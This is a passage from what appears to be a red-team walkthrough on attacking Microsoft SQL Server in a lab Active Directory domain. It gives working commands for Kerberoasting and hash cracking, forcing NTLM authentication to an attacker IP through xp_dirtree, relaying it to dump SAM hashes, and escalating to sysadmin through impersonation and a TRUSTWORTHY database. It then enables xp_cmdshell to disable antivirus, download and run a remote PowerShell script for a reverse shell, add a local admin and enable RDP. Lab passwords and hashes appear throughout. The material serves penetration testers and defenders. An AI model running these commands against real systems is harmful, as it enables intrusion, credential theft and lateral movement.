PasswordHash      : 0x0200148C91D3411FBA3128FF9486156238290E9D4D6A2865E6287FAED79C331A92FE7C48DD425DA15FCE189B94966C7C5717FA06700E70C5EA159D97671044DB15E013597CA0

```

Automated Enumeration

If you'd like to automate the process of enumeration of privileges, you can use PowerUpSQL's Invoke-SQLDumpInfo. This cmdlet can be used to **quickly inventory databases, privileges and other information and stores them as CSV files** which then can be used to create a report.

#PowerUpSQL

Invoke-SQLDumpInfo -Verbose -Instance "<Instance Name>"

```
workstation-01.HOME.local-1433_Database CLR_stored_procedure_CLR.csv
workstation-01.HOME.local-1433_Database_columns.csv
workstation-01.HOME.local-1433_Database_privileges.csv
workstation-01.HOME.local-1433_Database_role_members.csv
workstation-01.HOME.local-1433_Database_roles.csv
workstation-01.HOME.local-1433_Database_schemas.csv
workstation-01.HOME.local-1433_Database_stored_procedure.csv
workstation-01.HOME.local-1433_Database_stored_procedure_sql.csv
workstation-01.HOME.local-1433_Database_stored_procedure_startup.csv
workstation-01.HOME.local-1433_Database_stored_procedure_xp.csv
workstation-01.HOME.local-1433_Database_tables.csv
workstation-01.HOME.local-1433_Database_views.csv
workstation-01.HOME.local-1433_Databases.csv
workstation-01.HOME.local-1433_Server_Agent_Jobs.csv
workstation-01.HOME.local-1433_Server_Audit_Database_Specifications.csv
workstation-01.HOME.local-1433_Server_Audit_Server_Specifications.csv
workstation-01.HOME.local-1433_Server_Configuration.csv
workstation-01.HOME.local-1433_Server_credentials.csv
workstation-01.HOME.local-1433_Server_links.csv
workstation-01.HOME.local-1433_Server_logins.csv
workstation-01.HOME.local-1433_Server_OleDbProviders.csv
workstation-01.HOME.local-1433_Server_policy.csv
workstation-01.HOME.local-1433_Server_privileges.csv
workstation-01.HOME.local-1433_Server_rolemembers.csv
workstation-01.HOME.local-1433_Server_roles.csv
workstation-01.HOME.local-1433_Server_triggers_ddl.csv
workstation-01.HOME.local-1433_Server_triggers_dml.csv
workstation-01.HOME.local-1433_Service_accounts.csv

Administrator: Windows PowerShell
PS C:\Users\Administrator\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomainInfo -Username: joe -Password: Password11
VERBOSE: Verified write access to output directory.
VERBOSE: workstation-01.HOME.local,1433 - START...
VERBOSE: workstation-01.HOME.local,1433 - Getting non-default databases...
VERBOSE: workstation-01.HOME.local,1433 - Getting database users for databases...
VERBOSE: workstation-01.HOME.local,1433 - Getting privileges for databases...
VERBOSE: workstation-01.HOME.local,1433 - Getting database roles...
VERBOSE: workstation-01.HOME.local,1433 - Getting database role members...
VERBOSE: workstation-01.HOME.local,1433 - Getting database schemas...
VERBOSE: workstation-01.HOME.local,1433 - Getting database tables...
VERBOSE: workstation-01.HOME.local,1433 - Getting database views...
VERBOSE: workstation-01.HOME.local,1433 - Getting database columns...
VERBOSE: workstation-01.HOME.local,1433 - Getting server logins...
VERBOSE: workstation-01.HOME.local,1433 - Getting server configuration settings...
VERBOSE: workstation-01.HOME.local,1433 - Getting server privileges...
VERBOSE: workstation-01.HOME.local,1433 - Getting server roles...
VERBOSE: workstation-01.HOME.local,1433 - Getting server role members...
VERBOSE: workstation-01.HOME.local,1433 - Getting server links...
VERBOSE: workstation-01.HOME.local,1433 - Getting server credentials...
VERBOSE: workstation-01.HOME.local,1433 - Getting SQL Server service accounts...
VERBOSE: workstation-01.HOME.local,1433 - Getting stored procedures...
VERBOSE: workstation-01.HOME.local,1433 - Getting custom extended stored procedures...
VERBOSE: workstation-01.HOME.local,1433 - Getting server policies...
VERBOSE: workstation-01.HOME.local,1433 - Getting stored procedures with potential SQL Injection
VERBOSE: workstation-01.HOME.local,1433 : - 0 found in master database
VERBOSE: workstation-01.HOME.local,1433 : - 0 found in tempdb database
VERBOSE: workstation-01.HOME.local,1433 : - 0 found in msdb database
VERBOSE: workstation-01.HOME.local,1433 - Getting startup stored procedures...
VERBOSE: workstation-01.HOME.local,1433 - Getting CLR stored procedures...
VERBOSE: workstation-01.HOME.local,1433 : No CLR stored procedures found.
VERBOSE: workstation-01.HOME.local,1433 - Getting DML triggers...
VERBOSE: workstation-01.HOME.local,1433 - Getting DDL triggers...
VERBOSE: workstation-01.HOME.local,1433 - Getting server version information...
VERBOSE: workstation-01.HOME.local,1433 - Getting Database audit specification information...
VERBOSE: workstation-01.HOME.local,1433 - Getting Server audit specification information...
VERBOSE: workstation-01.HOME.local,1433 - Getting Agent Jobs information...
```

Privilege Escalation

So now you've completed your enumeration phase → identified SQL server instances on the network → identified SQL server logins → let's assume you have found a set of valid credentials. **We will now look into various misconfigurations which can be abused for the elevation of privileges.**

Kerberoasting

In order to understand how kerberoasting works, one needs to understand how authentication is handled within Active Directory. I'd recommend reading the reference link for a detailed explanation.

Reference

Kerberos in a nutshell:

1. When a user logs on to Active Directory, the user authenticates to the Domain Controller (DC) using the user's password which of course the DC knows.
2. The DC sends the user a Ticket Granting Ticket (TGT) Kerberos ticket. The TGT is presented to any DC to prove authentication for Kerberos service tickets.
3. The user opens up Outlook which causes the user's workstation to lookup the Service Principal Name (SPN) for the user's Exchange server.
4. Once the SPN is identified, the computer communicates with a DC again and presents the user's TGT as well as the SPN for the resource to which the user needs to communicate.
5. The DC replies with the Ticket Granting Service (TGS) Kerberos service ticket.
6. The user's workstation presents the TGS to the Exchange server for access.
7. Outlook connects successfully.

Basically what we're doing is we **request a TGS for our SQL Service** from the Domain Controller, which is **encrypted with the NTLM hash of the SQL service account**. Once we receive the TGS, we **brute-force** it against a list of **weak passwords** and if the password in use is present in the wordlist, we can gain access to the SQL Server.

In order to **increase your chances of cracking a hash** with hashcat use:

- **Mask attacks**: If we're able to identify the minimum character length from the domain's password policy, you can use mask attacks to narrow down all possibilities based on common patterns
- **Rulesets**: If you want to use a well-known ruleset instead, you can use OneRuleToRuleThemAll.

#Request a TGS

#with Impacket:

```
GetUserSPNs.py -dc-ip /
```

#with Invoke-Kerberoast.ps1

```
Invoke-Kerberoast -Identity -OutputFormat hashcat | %{ $_.Hash } | Out-File -Encoding ASCII hashes.txt
```

#Crack hashes with Hashcat:

```
hashcat.exe -a 3 -m 5600 hashes.txt -1 ?l?d?u -2 ?u ?2?1?1?1?1?1?1 -o cracked.txt -O
```

```
hashcat -m 13100 hash.txt Pass-wordlist.txt -force -r rules/OneRuleToRuleThemAll.rule --debug-mode=1 --debug-file=matched.rule
```

UNC Path Injection

A UNC path uses double slashes or backslashes to precede the name of the computer. For instance: **\\server-name\shared-resource**

UNC paths are used to access remote file servers under the context of the SQL Server service account. Within SQL Servers, the stored procedures '**xp_dirtree**' and '**xp_fileexist**' accept file paths. These stored procedures are available to members of the 'public' role by default. If we can point these to our Capture Server where we'll have a listener set up with Responder, the SQL server tries to access the share and authenticate to it, which is where we can **extract the SQL service account's password hash and crack/relay it**.


Hence by default, the public role(i.e every domain user) has direct access to the SQL Server service account's NetNTLMv2 password hash.

```
xp_dirtree \\< Attacker-IP>\
xp_fileexist \\<Attacker-IP>\
```

For a detailed guide on how to perform LLMNR Poisoning & relay attacks with Responder\Inveigh refer:

- byt3bl33d3r.github.io
- infinitelogins.com

In the screenshot below, I've used the 'xp_dirtree' stored procedure to fetch a file from our listener server, which then obtains the NTLMv2 hash of the SQL service account.



In the screenshot below, I've used the 'xp_dirtree' stored procedure to relay the hash onto another host(SMB-Signing should be disabled) where the SQL server apparently had administrative privileges. In this case, NTLMRelayx, by default dumps the local SAM database.

```
-e python mtlrelay.py -t 192.168.16.10 -smb2support
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server
[*] Setting up WCF Server

[*] Servers started, waiting for connections
[*] SMBD-Thread-4: Connection from HOME/SQL_ADMIN@192.168.16.8 controlled, attacking target smb://192.168.16.10
[*] SMBClient error: Connection was reset
[*] SMBD-Thread-5: Connection from HOME/SQL_ADMIN@192.168.16.8 controlled, attacking target smb://192.168.16.10
[*] Authenticating against smb://192.168.16.10 as HOME/SQL_ADMIN SUCCEEDED
[*] SMBD-Thread-5: Connection from HOME/SQL_ADMIN@192.168.16.8 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 8457888635532740136c08c51fc70f7
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:f62407503fef79fce442101c5cab5125:::
John:1001:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1608c4fd1448319a8c04f:::
[*] Done dumping SAM hashes for host: 192.168.16.10
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

```
File Machine View Input Devices Help
Select Administrator: Command Prompt

C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::bcfb:54ce:0b09:d7e5%5
IPv4 Address. . . . . : 192.168.16.10
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.16.1

C:\Users\Administrator>net localgroup administrators
Alias name administrators
Comment Administrators have complete and unrestricted access to the computer/domain
Members
-----
Administrator
HOME\Administrator
HOME\Domain Admins
HOME\sql admin
John
The command completed successfully.

C:\Users\Administrator>
```

Impersonation

The 'EXECUTE AS' statement is a feature within SQL servers that **allows a user to impersonate and execute commands as another SQL Server login or database user**. This allows database admins to delegate permissions to other users to execute certain stored procedures without necessarily giving them the sysadmin role.

Execution context is reverted to the original caller only after execution of the procedure or when a REVERT statement is issued. By default, this permission is implied for 'sysadmin' for all databases and 'db_owner' role members in databases that they own.

Always check for impersonation chains. For example, User A can impersonate User B. User B can impersonate 'sa'.

Note when you run the 'xp_cmdshell' stored procedure while impersonating a user all of the commands are still executed as the SQL Server service account, NOT the SQL Server login or impersonated domain user. So even if the sysadmin can impersonate the Domain Admin within the SQL server, OS commands are still executed in the context of the SQL service account.

#Find SQL Server Logins that can be impersonated:

```
SELECT distinct b.name FROM sys.server_permissions a INNER JOIN sys.server_principals b ON a.grantor_principal_id = b.principal_id WHERE a.permission_name = 'IMPERSONATE'
```

The screenshot shows the SQL Server Enterprise Manager interface. On the left, the 'Joe' login is selected under the 'Server' node. The right pane displays the 'server_permissions' table for user 'Joe'. The table has two columns: 'name' and 'permission_name'. The rows show that 'sa' and 'Joe' are listed under the 'name' column, indicating that 'Joe' can impersonate these users.

name	permission_name
sa	IMPERSONATE
Joe	IMPERSONATE

In the screenshot above, SQL Login 'Joe' can impersonate 'Joey' & 'sa'. Let's try to switch our execution context to these users.

#Impersonate the server level permissions of a login:
EXECUTE AS LOGIN = '<user>';
REVERT

The screenshot shows a SQL query window with the following query:


```
1 SELECT SYSTEM_USER;  
2 EXECUTE AS LOGIN = 'Joey';  
3 SELECT SYSTEM_USER;  
4 REVERT; SELECT SYSTEM_USER;
```

The query is executed, and the results are shown in three result sets:

Result #1 (1r x 1c)	Result #2 (1r x 1c)	Result #1 (1r x 1c)
Joe	Joey	Joe


Red arrows indicate the mapping between the query lines and the result sets: Line 1 maps to Result #1, Line 2 maps to Result #2, and Lines 3 and 4 map to Result #1.

However, if we try to execute commands as 'sa', the SQL server gives us an error.




This is a good indicator to check for impersonation chains.

Current user: Joe → Impersonates Joey (not sysadmin) → Impersonates sa (is sysadmin)



Result #1 (1r × 1c)	Result #2 (1r × 1c)
COLUMN1	COLUMN1
Joey	0



server_permissions (2r × 1c)	Result #2 (1r × 1c)
name	COLUMN1
sa	1
Joey	

Trustworthy Databases

The database property 'is_trustworthy_on' is used to indicate whether a SQL Server instance trusts a database and its contents. The property is turned off by default as a security measure. When TRUSTWORTHY is off, impersonated users will only have database-scope permissions but when **TRUSTWORTHY is turned on, impersonated users can perform actions with server-level permissions.**

This isn't always bad, but when sysadmins create trusted databases and don't change the owner to a lower privileged user the risks start to become noticeable. This allows writing procedures that can execute code that uses server-level permission. **If the TRUSTWORTHY setting is set to ON, and if a sysadmin is the owner of the database, it is possible for a user with the db_owner role to elevate privileges to sysadmin.**

Attack Flow:

- Sysadmin is the database owner (dbo) of the database.
- Current/impersonated user has db_owner role [i.e Admin privileges in the database]
- We create a stored procedure that can EXECUTE AS OWNER.
- Executed stored procedure adds the user to the sysadmin role!

#Enumerate TRUSTWORTHY database:

```
SELECT name as database_name, SUSER_NAME(owner_sid) AS database_owner, is_trustworthy_on AS TRUSTWORTHY from sys.databases
```

Host: 192.168.16.8 Query*		
<pre>1 SELECT name as database_name, SUSER_NAME(owner_sid) AS 2 database_owner, is_trustworthy_on AS TRUSTWORTHY FROM 3 sys.databases</pre>		
databases (5r x 3c)		
database_name	database_owner	TRUSTWORTHY
master	sa	False
tempdb	sa	False
model	sa	False
msdb	sa	True
SecretDB	sa	True

#Enumerate for db_owner role within a DB:

use;

```
SELECT DP1.name AS DatabaseRoleName, isnull (DP2.name, 'No members') AS DatabaseUserName
FROM sys.database_role_members AS DRM RIGHT OUTER JOIN sys.database_principals AS DP1 ON
DRM.role_principal_id = DP1.principal_id LEFT OUTER JOIN sys.database_principals AS DP2 ON
DRM.member_principal_id = DP2.principal_id WHERE DP1.type = 'R' ORDER BY DP1.name;
```

1	SELECT DP1.name AS DatabaseRoleName, isnull (DP2.name, 'No members')
2	AS DatabaseUserName FROM sys.database_role_members AS DRM
3	RIGHT OUTER JOIN sys.database_principals AS DP1 ON
4	DRM.role_principal_id = DP1.principal_id LEFT OUTER
5	JOIN sys.database_principals AS DP2 ON DRM.member_principal_id = DP2.principal_id
6	WHERE DP1.type = 'R' ORDER BY DP1.name;

database_role_members (11r x 2c)	
DatabaseRoleName	DatabaseUserName
db_denydatareader	No members
db_denydatawriter	No members
db_owner	dbo
db_owner	trustedjoe

#Create a stored procedure to add 'trustedjoe' to sysadmin role:

USE SecretDB

CREATE PROCEDURE sp_elevate_me WITH EXECUTE AS OWNER

AS

EXEC sp_addsrvrolemember 'trustedjoe' , 'sysadmin'

#Delete procedure afterwards:

DROP PROCEDURE <procedurename>;

Host: 192.168.16.8 Query*	
1	CREATE PROCEDURE sp_elevate_me
2	WITH EXECUTE AS OWNER
3	AS
4	EXEC sp_addsrvrolemember 'trustedjoe','sysadmin'

1	SELECT is_srvrolemember('sysadmin')
2	EXEC sp_elevate_me
3	SELECT is_srvrolemember('sysadmin')

Result #1 (1r x 1c)	Result #2 (1r x 1c)
COLUMN1 ▼	COLUMN1
0	1

Automated Audit

If you'd like to **automate the checks for common high impact vulnerabilities and weak configurations using the current login's privileges, use PowerUpSQL's Invoke-SQLAudit**. All of the techniques that we discussed can be identified with this script as shown in the screenshots below.

```
#PowerUpSQL
```

```
Invoke-SQLAudit -Instance '<Instance>'
```



```

C:\Users\Administrator\Downloads\PowerUpSQL-master\PowerUpSQL-master> Get-SQLInstanceDomain | Invoke-SQLAudit -verbose
-Username joe -Password 'Password1!'
ERB0SE: LOADING VULNERABILITY CHECKS.
ERB0SE: RUNNING VULNERABILITY CHECKS.
ERB0SE: workstation-01.HOME.local,1433 : RUNNING VULNERABILITY CHECKS...
ERB0SE: workstation-01.HOME.local,1433 : START VULNERABILITY CHECK: Default SQL Server Login Password
ERB0SE: workstation-01.HOME.local,1433 : No named instance found.
ERB0SE: workstation-01.HOME.local,1433 : COMPLETED VULNERABILITY CHECK: Default SQL Server Login Password
ERB0SE: workstation-01.HOME.local,1433 : START VULNERABILITY CHECK: Weak Login Password
ERB0SE: workstation-01.HOME.local,1433 : CONNECTION SUCCESS.
ERB0SE: workstation-01.HOME.local,1433 : Getting supplied login...
ERB0SE: workstation-01.HOME.local,1433 : Enumerating principal names from 10000 principal IDs..
ERB0SE: workstation-01.HOME.local,1433 : Performing dictionary attack...
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = sa Password = sa
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_SQLResourceSigningCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_SQLReplicationSigningCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_SQLAuthenticatorCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_PolicySigningCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_SmoExtendedSigningCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_PolicyTsqlExecutionLogin## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_PolicyEventProcessingLogin## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = ##MS_AgentSigningCertificate## Password =
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = Joe Password = Joe
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = Joey Password = Joey
ERB0SE: workstation-01.HOME.local,1433 : Failed Login: User = trustedjoe Password = trustedjoe
ERB0SE: workstation-01.HOME.local,1433 : COMPLETED VULNERABILITY CHECK: Weak Login Password
ERB0SE: workstation-01.HOME.local,1433 : START VULNERABILITY CHECK: PERMISSION - IMPERSONATE LOGIN
ERB0SE: workstation-01.HOME.local,1433 : CONNECTION SUCCESS.
ERB0SE: workstation-01.HOME.local,1433 : Logins can be impersonated.

```

```

ComputerName : workstation-01.HOME.local
Instance : workstation-01.HOME.local,1433
Vulnerability : Excessive Privilege - Impersonate Login
Description : The current SQL Server login can impersonate other logins. This may allow an authenticated login to
              gain additional privileges.
Remediation : Consider using an alternative to impersonation such as signed stored procedures. Impersonation is
              enabled using a command like: GRANT IMPERSONATE ON Login::sa to [user]. It can be removed using a
              command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity : High
IsVulnerable : Yes
IsExploitable : No
Exploited : No
ExploitCmd : Invoke-SQLAuditPrivImpersonateLogin -Instance workstation-01.HOME.local,1433 -Exploit
Details : Joe can impersonate the joe login (not a sysadmin). This test was ran with the Joe login.
Reference : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author : Scott Sutherland (@_nullbind), NetSPI 2016

ComputerName : workstation-01.HOME.local
Instance : workstation-01.HOME.local,1433
Vulnerability : Excessive Privilege - Impersonate Login
Description : The current SQL Server login can impersonate other logins. This may allow an authenticated login to
              gain additional privileges.
Remediation : Consider using an alternative to impersonation such as signed stored procedures. Impersonation is
              enabled using a command like: GRANT IMPERSONATE ON Login::sa to [user]. It can be removed using a
              command like: REVOKE IMPERSONATE ON Login::sa to [user]
Severity : High
IsVulnerable : Yes
IsExploitable : Yes
Exploited : No
ExploitCmd : Invoke-SQLAuditPrivImpersonateLogin -Instance workstation-01.HOME.local,1433 -Exploit
Details : Joe can impersonate the sa SYSADMIN login. This test was ran with the Joe login.
Reference : https://msdn.microsoft.com/en-us/library/ms181362.aspx
Author : Scott Sutherland (@_nullbind), NetSPI 2016

```

```

ComputerName : workstation-01.HOME.local
Instance : workstation-01.HOME.local,1433
Vulnerability : Excessive Privilege - Trustworthy Database
Description : One or more database is configured as trustworthy. The TRUSTWORTHY database property is used to
              indicate whether the instance of SQL Server trusts the database and the contents within it. Including
              potentially malicious assemblies with an EXTERNAL_ACCESS or UNSAFE permission setting. Also,
              potentially malicious modules that are defined to execute as high privileged users. Combined with
              other weak configurations it can lead to user impersonation and arbitrary code execution on the server.
Remediation : Configured the affected database so the 'is_trustworthy_on' flag is set to 'false'. A query similar
              to 'ALTER DATABASE MyAppDb SET TRUSTWORTHY ON' is used to set a database as trustworthy. A query
              similar to 'ALTER DATABASE MyAppDb SET TRUSTWORTHY OFF' can be used to unset it.
Severity : Low
IsVulnerable : Yes
IsExploitable : No
Exploited : No
ExploitCmd : There is not exploit available at this time.
Details : The database SecretDB was found configured as trustworthy.
Reference : https://msdn.microsoft.com/en-us/library/ms187861.aspx
Author : Scott Sutherland (@_nullbind), NetSPI 2016

ComputerName : workstation-01.HOME.local
Instance : workstation-01.HOME.local,1433
Vulnerability : Excessive Privilege - Execute xp_dirtree
Description : xp_dirtree is a native extended stored procedure that can be executed by members of the Public role by
              default in SQL Server 2000-2014. xp_dirtree can be used to force the SQL Server service account to
              authenticate to a remote attacker. The service account password hash can then be captured + cracked
              or relayed to gain unauthorized access to systems. This also means xp_dirtree can be used to escalate
              a lower privileged user to sysadmin when a machine or managed account isnt being used. Thats because
              the SQL Server service account is a member of the sysadmin role in SQL Server 2000-2014, by default.
Remediation : Remove EXECUTE privileges on the XP_DIRTREE procedure for non administrative logins and roles.
              Example command: REVOKE EXECUTE ON xp_dirtree to Public
Severity : Medium
IsVulnerable : Yes
IsExploitable : Yes
Exploited : No
ExploitCmd : Crack the password hash offline or relay it to another system.
Details : The public principal has EXECUTE privileges on the xp_dirtree procedure in the master database.
Reference : https://blog.netSPI.com/executing-smb-relay-attacks-via-sql-server-using-metasploit/
Author : Scott Sutherland (@_nullbind), NetSPI 2016

ComputerName : workstation-01.HOME.local
Instance : workstation-01.HOME.local,1433
Vulnerability : Excessive Privilege - Execute xp_fileexist
Description : xp_fileexist is a native extended stored procedure that can be executed by members of the Public role
              by default in SQL Server 2000-2014. xp_dirtree can be used to force the SQL Server service account to
              authenticate to a remote attacker. The service account password hash can then be captured + cracked

```

Exploitation

Recalling our initial Red Team scenario where:

- We gained access to the Guest WiFi network → Found SQL Login credentials via weak passwords / misconfigured Share drive → Able to impersonate an 'sa' user
- or maybe we were given a Domain account → Access & cracked the hash of the SQL Service account via Kerberoasting\UNC Path injection.

Let's assume that we have sysadmin privileges at this point. **How do we leverage this to elevate privileges within the domain and perform lateral movement as well as extract sensitive data to demonstrate impact to our clients.**

OS Command Execution

With sysadmin privileges on a SQL Server, it is possible to **execute OS level commands** on the server as:

1. SQL Server service account in almost all cases when running as:

- Local user, local admin, SYSTEM, Network service, Local managed service account.
- Domain user, domain admin, domain managed service account.

2. Agent service account for agent jobs. (Disabled by default)

'xp_cmdshell' Stored Procedure

In SQL Server, **stored procedures are basically chunks of SQL code** intended for reuse that get compiled into a single execution plan. Similar to functions, they can accept parameters and provide output to the user. The 'xp_cmdshell' is a **commonly abused stored procedure in SQL servers to execute OS-level commands**. This is disabled by default but can be enabled with 'sysadmin' privileges.

#If the xp_cmdshell stored procedure has been dropped but the .dll has not #been deleted, any of following will re-install it:

```
EXEC sp_addextendedproc 'xp_cmdshell', 'xpsql70.dll'
```

```
EXEC sp_addextendedproc xp_cmdshell, 'C:\Program Files\Microsoft SQL Server\MSSQL\Binn\xplog70.dll'
```

```
EXEC sp_addextendedproc 'xp_cmdshell', 'xplog70.dll'
```

```
#Enable xp_cmdshell
```

```
EXEC SP_CONFIGURE 'SHOW ADVANCED OPTIONS', 1
```

```

reconfigure
EXEC SP_CONFIGURE 'xp_cmdshell', 1
reconfigure
go

#Automate on multiple instances:
#PowerUpSQL
Invoke-SQLOSCmExec -Instance -Command whoami


```

How can we leverage this stored procedure for exploitation?

```

#Disable AV & get a reverse shell
EXEC xp_cmdshell 'powershell.exe -c Set-MPPreference -DisableRealTimeMonitoring $true'
EXEC xp_cmdshell 'echo IEX(iwr <https://URL/script.ps1> -UseBasicParsing) | powershell -noprofile'

```



```

#Create a Local Admin
net localgroup administrators janedoe /add

```

```

#Enable RDP
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f

